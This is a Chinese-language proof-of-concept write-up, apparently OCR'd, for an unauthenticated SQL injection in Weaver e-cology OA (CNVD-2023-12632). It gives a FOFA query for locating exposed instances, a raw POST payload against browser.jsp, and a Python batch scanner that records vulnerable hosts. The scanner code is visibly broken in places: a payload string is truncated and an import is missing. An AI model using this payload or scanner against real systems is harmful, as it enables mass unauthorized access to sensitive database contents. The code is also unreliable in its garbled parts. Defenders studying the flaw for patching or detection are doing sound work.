F6-8泛微-E-Cology-SQL


漏洞描述：

由于e-cology OA对用户输入内容的验证存在缺陷。未经身份验证的远程攻击者通过向目标系统发送特制的字符串，最终可实现获取目标数据库中的敏感信息。（SQL注入）

影响版本：

泛微e-cology V9<10.56

网站图片：



网络测绘：

fofa语法：

fofa:app="泛微-协同商务系统"


漏洞复现：

payload需要经过三次url编码，文末附tamper脚本地址
payload：

```
POST /mobile/%20/plugin/browser.jsp HTTP/1.1
Host: ip:port
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/109.0
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 649

isDis=1&browserTypeId=269&keyword=%25%32%35%25%33%36%25%33%31%25%32%35%25%33%32%25%33%37%25%32%35%25%33%32%25%33%30%25%32%35%25%33%37%25%33%35%25%32%35%25%33%36%25%36%35
```

效果图:



脚本

```
import requests
from termcolor import colored
import signal

# Disable SSL certificate verification
requests.packages.urllib3.disable_warnings()

output_file = None  # 全局变量


def check_url(url, output=None):
    headers = {
        "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9",
        "Accept-Encoding": "gzip, deflate",
        "Accept-Language": "zh-CN,zh;q=0.9",
        "Connection": "close"
    }
    proxies = {
        'http': 'http://127.0.0.1:8080',
        'https': 'http://127.0.0.1:8080'
    }

    data = {
        "isDis": "1",
        "browserTypeId": "269",
        "keyword": "%25%32%35%25%33%36%25%33%31%25%32%35%25%33%32%25%33%37%25%32%35%25%33%32%25%33%30%25%32%35%25%33%37%25%33%35%25%32%35%25%33%36%25%36%35%25%32%35%25%3
    }

    try:
        modified_url = url + '/mobile/%20/plugin/browser.jsp'
        response = requests.post(modified_url, data=data, headers=headers, verify=False, timeout=3)
        content = response.text

        if "show2" in content:
            result = colored(url + " 存在", 'red')

            if output:
                with open(output, 'a') as file:  # 以追加模式打开文件
                    file.write(url + '\n')

            print(result)  # 即时打印结果
        else:
            result = url + " 不存在"
            print(result)  # 即时打印结果

    except requests.exceptions.RequestException as e:
        pass  # 不进行任何操作，直接请求下一个URL


def check_urls_from_file(filename, output=None):
    with open(filename, 'r') as file:
        url_list = file.read().strip().split('\n')

    for url in url_list:
        check_url(url, output)

        # 捕获中断信号
        signal.signal(signal.SIGINT, handle_interrupt)


def handle_interrupt(signum, frame):
    global output_file

    # 在捕获中断时保存当前扫描结果，并关闭文件
    if output_file:
        output_file.close()

    print("\n扫描已中断并保存当前结果。")
    exit()


def main():
    global output_file

    parser = argparse.ArgumentParser(description='CNVD-2023-12632检测POC')
    parser.add_argument('-u', '--url', help='检测单个URL')
    parser.add_argument('-r', '--file', help='从文本中批量检测URL')
    parser.add_argument('-o', '--output', help='将检测到的输出到文本中')
    args = parser.parse_args()

    if args.output:
        output_file = open(args.output, 'a')  # 以追加模式打开输出文件
```

```
if args.url:
    check_url(args.url, args.output)
elif args.file:
    check_urls_from_file(args.file, args.output)
else:
    parser.print_help()

# 注册捕获中断信号的处理程序
signal.signal(signal.SIGINT, handle_interrupt)

# 关闭输出文件
if output_file:
    output_file.close()
```